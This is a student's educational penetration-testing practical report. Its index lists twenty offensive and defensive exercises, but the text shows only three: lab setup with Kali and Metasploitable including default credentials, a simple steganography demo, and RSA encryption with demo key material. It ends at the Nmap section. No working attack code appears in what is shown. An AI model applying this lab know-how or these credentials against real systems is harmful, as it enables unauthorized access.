

VAPT - 20 PRACTICAL

Vulnerability Assessment and Penetration Testing (VAPT)

Cyber Security

Only for educational purpose.

REPORT

Om Kant Sharma

Only for educational purpose.

INDEX

Sr. No	Name of Experiment			
1	Lab establishment – Attacker OS & target OS			
2	Steganography			
3	Encryption			
4	Nmap			
5	Wireshark			
6	Phishing			
7	Metasploit Gaining Access to Windows			
8	Reflected - Cross Site scripting			
9	Stored Cross site Scripting			

10	DOM-based XSS			
11	Dos Attack			
12	Man-in-the-Middle (MITM) Attack			
13	IP Spoofing			
14	Burp suite scan with credentials			
15	SQL injection			
16	Cross Site Request Forgery (CSRF)			
17	Create Computer virus			
18	Gain a remotely access of OS or Linux			
19	Demonstrating Brute Force Attacks			

20	Email Forensic			
----	----------------	--	--	--

Practical: 1

Lab Establishment – Attacker OS & Target OS

Definition:

Lab establishment in the context of cybersecurity involves setting up a controlled environment where an **attacker OS** and a **target OS** interact for security testing, penetration testing, or ethical hacking purposes.

- **Attacker OS:** A specially designed operating system, such as **Kali Linux** or **Parrot OS**, equipped with tools for reconnaissance, exploitation, and penetration testing.
- **Target OS:** A system that is intentionally vulnerable, such as **Metasploitable**, **Windows**, or **Linux-based VMs**, used to simulate real-world attack scenarios.

Outcomes/Learning: Outcomes/Learning:

1. Gain hands-on experience in ethical hacking, penetration testing, and vulnerability assessment using attacker and target OS setups.
2. Understand exploit techniques, security misconfigurations, and defensive measures to enhance cybersecurity skills in a controlled environment.

Required Tool: 1. Setting Up the Lab Environment

You'll need a **virtualization platform** such as:

- **VMware Workstation/Player**
- **VirtualBox**
- **Proxmox/KVM** (for advanced setups)

2. Attacker OS (Kali Linux or Parrot OS)

- **Kali Linux:** A penetration testing distro with pre-installed tools like Metasploit, Nmap, Burp Suite, etc.
- **Parrot OS:** A lightweight alternative with similar tools, good for security research and digital forensics.

3. Target OS (Vulnerable Machines)

- **Windows** (e.g., Windows 10, Windows Server) – for testing exploits and privilege escalation.
- **Linux** (e.g., Ubuntu, Debian, CentOS) – for web application security and privilege escalation.


- **Intentionally Vulnerable VMs:**
 - **Metasploitable 2/3** – A Linux-based vulnerable machine.
 - **DVWA (Damn Vulnerable Web App)** – For web security testing.
 - **OWASP Broken Web Apps** – A collection of vulnerable web applications.
 - **Windows XP/7 with known vulnerabilities** – Useful for exploit testing.

Working:

Step 1: install VMware website and download link (Virtual Environment) –

Website - <https://blogs.vmware.com/workstation/2024/05/vmware-workstation-pro-now-available-free-for-personal-use.html>

Download link – <https://www.techspot.com/downloads/189-vmware-workstation-for-windows.html>




Step 2: - Install kali Linux.zip file for virtual machine (Attacker Machine)---

Created by Om Kant Sharma



25 02 2025

<https://www.kali.org/get-kali/#kali-virtual-machines>


VMware preinstalled zip file link - <https://cdimage.kali.org/kali-2024.4/kali-linux-2024.4-vmware-amd64.7z>



- 1 . VMware zip kali preinstalled file
- 2 open in win rr and
- 3 extract it in folder



- 4 Extracted will store in folder
5. open a virtual Machine
- 6, open (4) folder and select (6) file.



4 extracted v
5.

Step 3: Win
Win 7 downl

And play virtual machine



- Default username and password – kali in both



Step 3: Win 7 and Metasploitable Linux (Target Machine)

Win 7 download link - https://techubiz.com/download-windows-7-iso-files-direct-download-links/#Windows_7_Ultimate_ISO

- Download metasploitable for website – link - <https://www.vulnhub.com/entry/metasploitable-2,29/>

Back

About Release | Download | Description | File information | Virtual Machine | Networking | Screenshot(s) | Walkthrough(s)

METASPLOITABLE: 2

Back to the Top

About Release

Name: Metasploitable: 2
Date release: 12 Jun 2012
Author: Metasploit
Series: Metasploitable
Web page: <https://community.rapid7.com/community/metasploit/blog/2012/06/12/introducing-metasploitable-2>

?


Download

Back to the Top



Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!"

metasploitable-linux-2.0.0.zip (Size: 833 MB)
Download: <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip/download>
Download (Mirror): <https://download.vulnhub.com/metasploitable/metasploitable-linux-2.0.0.zip>

?



1. Metasploitable zipped file
2. Open in win rr
3. Select folder to extract
4. Open VMware and select file inside the (3) folder



5 select and play the virtual Machine –

6 credential username and password both are – msfadmin or user

Note – password will not visible during the type and mouse point not visible for made visible press alt + ctrl.

--

Practical: 2

Steganography

Definition:

Steganography is the practice of concealing secret data within non-secret data, such as images, audio, or text.


Outcomes/Learning:

- Understand the principles and techniques of steganography for securely hiding information.
- Learn how to implement and detect steganographic methods in digital media.

Required Tool: Command line

Working:

Step 1: open win command Prompt




Step 2:

Choose image in command line in. (1)

Step 3:

Open image in notepad and scroll down in the end find the secret msg.



Practical: 3 Encryption

Definition: Encryption is the process of converting data into a secure, unreadable format using cryptographic algorithms to protect it from unauthorized access.

Outcomes/Learning: Learn to implement encryption techniques to protect sensitive information from unauthorized access.

Required Tool: <https://www.devglan.com/online-tools/rsa-encryption-decryption>

Working:

Step 1: Open the website - <https://www.devglan.com/online-tools/rsa-encryption-decryption>

← → ↺ devglan.com/online-tools/rsa-encryption-decryption

ecercise1/14/21.ipyn... UPPSC Recruitment... Vacancy in UPPSC R... Google uppsc.up.nic.in IGNOU PhD Admiss... Delhi Pol...

RSA(Rivest-Shamir-Adleman) is an asymmetric encryption technique that uses two different keys as public and private keys to perform the encryption and decryption. With RSA, you can encrypt sensitive information with a public key and a matching private key is used to decrypt the encrypted message. Asymmetric encryption is mostly used when there are 2 different endpoints are involved such as VPN client and server, SSH, etc.

Below is an online tool to perform RSA encryption and decryption as an RSA calculator.

Generate RSA Key Pair Online

Select RSA Key Size

2048 bit

Generate RSA Key Pair

Public Key(X.509 Format)

Private Key(PKCS8 Format)

Download Public Key **Download Private Key**

RSA Encryption and Decryption

Below is the form to take the inputs for the encryption and decryption. By default, the public/private keys are prepopulated with the keys generated above. You can also supply your own public/private key pairs.

RSA Encryption

Enter Plain Text to Encrypt

Enter Plain Text to Encrypt

Enter Public/Private key

Enter Public/Private key

RSA Key Type: ☒ Public key ☐ Private key

Select Encryption Algorithm

RSA/ECB/PKCS1Padding

Encrypt

Encrypted Output (Base64):

Result goes here

RSA Decryption

Enter Encrypted Text to Decrypt (Base64)

Enter Encrypted Text to Decrypt

Enter Public/Private key

Enter Public/Private key

RSA Key Type: ☐ Public key ☒ Private key

Select Decryption Algorithm

RSA/ECB/PKCS1Padding

Decrypt

Decrypted Output:

Result goes here

Step 2: Generate RSA Key Pair Online

Select RSA Key Size ?

2048 bit

Generate RSA Key Pair

Step 3:

Generate RSA Key Pair

Public Key(X.509 Format)

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgK
CAQEAplKgZVTQokXReNYBqvNViRi+vmraLC99R3
yFZkriKRFd0+kOTI4Lmkc1/9U1LGZ5MH9Lxd2V+
X83lfe8DbrBcxpRabhy7oI0j0A+nFJI5vAWYtunAW
PKFFWrnu5Va+pKVgz17F3GIM4WEUKZf4QrwnV
```

Download Public Key

Private Key(PKCS8 Format)

```
-----BEGIN RSA PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwgg
SjAgEAAoIBAQCkqDNVNCiRdF41gGq81WJGL6+a
tosL31HfIVmSulqsUPT6Q5MjgUARzX/1TUsZnkWf
0vHN3ZX5fzeV97wNusFzGIEBuFjuiXSPQD6cUmX
m8BZi24icBY8oUVaue7IVr6kpUbPXsXcaUzhYRSR
```

Download Private Key

Step 4.

- 1 Write private message
- 2 Insert public key
- 3 press in Encryption & copy encrypt cypher
- 4 Paste in RSA Decryption
- 5 insert private key
- 6 press in Decrypt – written message will appear.

RSA Encryption

Enter Plain Text to Encrypt

hi dear

Enter Public/Private key

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0EXRI41L3dgTFN0n
o4R+tlfp0sbeU90aLhnpPfd1blvxqlgPpyCPBJB9Jf6VTHxfTih1PFpOR2QBIGI9
ebxopzd8k/2gcXoGzSFiyZFHzn8er9mB5yloOeeQ1EFMn5WyoTs6E8KK6k
PaWhpB/4eSUS1ODMMBXCG+QgN2xr038t8vxMQhWsti+rdw+5cQ+yfzak2SS
9pq4q+7CS3XzLB0/b+ASExG4dLYgu5Ob7dj868A6BKpFyE2b0g56zOJBFSZ
```

RSA Key Type: ☒ Public key ☐ Private Key

Select Encryption Algorithm

RSA/ECB/PKCS1Padding

Encrypt

Encrypted Output (Base64):

```
eCQCJxPi5/1Jdqy3srBAvsKLJGmHR/quLI7ekb5NsCAJB5nMaEiu7vdJbOzA
Sk3NhT0oEfd7h81ug0o7iB79Pc7gteX6n/N+I/xrI3EF1ecFTpkT9rKjp3D7aUw
xR4sz5Ua1PpAirHDwPsoAZty/nRhBY82uinDFOdPYIaNi1MARhQmrPFJm3Z
K0t1CaHOCmDhythmqb8WHbHujBZt055hlr/7OQRDsdDjNUva2iN45Monukq0
bf//tzyyurAogTpSJushk+ubZ2pdQeGTbgPHlp1whQDLi91ixJZ1XunHqVeA14
```

RSA Decryption

Enter Encrypted Text to Decrypt (Base64)

```
xR4sz5Ua1PpAirHDwPsoAZty/nRhBY82uinDFOdPYIaNi1MARhQmrPFJm3Z
K0t1CaHOCmDhythmqb8WHbHujBZt055hlr/7OQRDsdDjNUva2iN45Monukq0
bf//tzyyurAogTpSJushk+ubZ2pdQeGTbgPHlp1whQDLi91ixJZ1XunHqVeA14u
LUE2yJalU/KxlGW3AQdp4cQkqDrh+BuKA==
```

Enter Public/Private key

```
-----BEGIN RSA PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQDQRdEjUvd
2BN83SejhH61+WnSxt5T3RouGek993Vsi/GqWA+nI8EkH0l/pVMfF9OWHU8
Wk5HZAGUaX15vGinPF3yT/aBxegbNIWJjMufofx6v2YHnlig555DUQuylZiH0
zoTwooHqQ9paGkH/h5JRLU4MwwFcKD5CA3bGvTfy3y/ExCFay2L6t3D7ixD7
J/NqTZJL2mir7sJLdfMsHT9v4BITEbh0tiC7k5vt2PzrwDoEqkXITZvSDnrM4IA
```

RSA Key Type: ☐ Public key ☒ Private Key

Select Decryption Algorithm

RSA/ECB/PKCS1Padding

Decrypt

Decrypted Output:

hi dear

Practical: 4

Nmap

Definition:

Nmap (Network Mapper) is an open-source tool used for **network discovery, security auditing, and vulnerability scanning by identifying active hosts, services, and open ports in a network.**

Outcomes/Learning:

